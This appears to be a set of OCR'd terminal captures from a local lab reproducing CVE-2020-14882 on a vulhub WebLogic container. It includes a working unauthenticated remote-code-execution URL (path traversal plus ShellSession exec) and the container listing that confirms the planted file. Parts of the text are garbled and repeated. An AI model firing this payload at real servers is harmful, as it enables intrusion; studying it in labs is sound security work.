[root@yz CVE-2020-14882]# docker exec -it d4d8b6fe613f
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Execute a command in a running container
[root@yz CVE-2020-14882]# docker exec -it d4d8b6fe613f bash
[oracle@d4d8b6fe613f ~]$ cd /tmp
[oracle@d4d8b6fe613f tmp]$ ls
geektime1 hsperrdata_oracle wlstOfflineLogs_oracle wlstTemporacle
[oracle@d4d8b6fe613f tmp]$
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
d4d8b6fe613f	vulhub/weblogic:12.2.1.3-2018	"/u01/oracle/createA..."	9 minutes ago	Up About a minut	:7001->7001/tcp	cve-2020-14882_w
20-14882	weblogic_1	area39/pikachu			:7001->7001/tcp	cve-2
0f88261d7f77	ng_ramanujan	cuur/upload-labs			:084->80/tcp	dazzl
f42d94b4d8d	t_herschel	cved/cve-2017-12615			:084->80/tcp	elega
b7cc2636cfc	hawking	sagikazarmark/dvwa			:8080->8080/tcp	lucid
8a1a132a72d	324a1dc7550	dockermi3aka/awvs			:3443->3443/tcp	dvwa
ul_haibt						bliss

[http://192.168.80.128:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession\(\"java.lang.Runtime.getRuntime\(\).exec\('touch%20/tmp/geektime2'\);\"\)](http://192.168.80.128:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession(\)

```
Oct 25 10:26
yz@yz: ~/home/yz
File Edit View Search Terminal Help
yz@yz ~]$ su
password:
root@yz yz]# docker ps
CONTAINER ID        IMAGE               COMMAND
d4d8b6fe613f        vulhub/weblogic:12.2.1.3-2018  "/u01/oracle/createA..."
root@yz yz]# docker ps -a
CONTAINER ID        IMAGE               COMMAND
d4d8b6fe613f        vulhub/weblogic:12.2.1.3-2018  "/u01/oracle/createA..."
20-14882 weblogic_1    area39/pikachu      "/u01/oracle/createA..."
0f88261d7f77       ng_ramanujan        cuer/upload-labs     "/u01/oracle/createA..."
f42d94b4d8d        t_herschel          cved/cve-2017-12615  "/u01/oracle/createA..."
b7cc2636cfc        hawking             sagikazarmark/dvwa   "/u01/oracle/createA..."
8a1a132a72d        324a1dc7550         dockermi3aka/awvs    "/u01/oracle/createA..."
ul_haibt
root@yz yz]# docker start 98a1a132a72d
98a1a132a72d
root@yz yz]#
root@yz yz]#
```

```
@d4d8b6fe613f/tmp
File Edit View Search Terminal Help
[root@yz weblogic]# ls
CVE-2017-10271 CVE-2018-2628 CVE-2018-2894 CVE-2020-14882 CVE-2023-21839 ssrf weak_password
[root@yz weblogic]# cd CVE-2020-14882/
[root@yz CVE-2020-14882]# docker-compose start
Starting weblogic ... done
[root@yz CVE-2020-14882]# docker ps
CONTAINER ID        IMAGE               COMMAND
PORTS
d4d8b6fe613f        vulhub/weblogic:12.2.1.3-2018  "/u01/oracle/createA..."
e 0.0.0.0:7001->7001/tcp, :::7001->7001/tcp  cve-2020-14882_weblogic_1
[root@yz CVE-2020-14882]# docker exec -it d4d8b6fe613f
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Execute a command in a running container
[root@yz CVE-2020-14882]# docker exec -it d4d8b6fe613f bash
[oracle@d4d8b6fe613f ~]$ cd /tmp
[oracle@d4d8b6fe613f tmp]$ ls
geektime1 hsperrdata_oracle wlstOfflineLogs_oracle wlstTemporacle
[oracle@d4d8b6fe613f tmp]$ ls
geektime1 geektime2 hsperrdata_oracle wlstOfflineLogs_oracle wlstTemporacle
[oracle@d4d8b6fe613f tmp]$
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
d4d8b6fe613f	vulhub/weblogic:12.2.1.3-2018	"/u01/oracle/createA..."	9 minutes ago	Up About a minut	:7001->7001/tcp	cve-2020-14882_w
20-14882	weblogic_1	area39/pikachu			:7001->7001/tcp	cve-2
0f88261d7f77	ng_ramanujan	cuur/upload-labs			:084->80/tcp	dazzl
f42d94b4d8d	t_herschel	cved/cve-2017-12615			:084->80/tcp	elega
b7cc2636cfc	hawking	sagikazarmark/dvwa			:8080->8080/tcp	lucid
8a1a132a72d	324a1dc7550	dockermi3aka/awvs			:3443->3443/tcp	dvwa
ul_haibt						bliss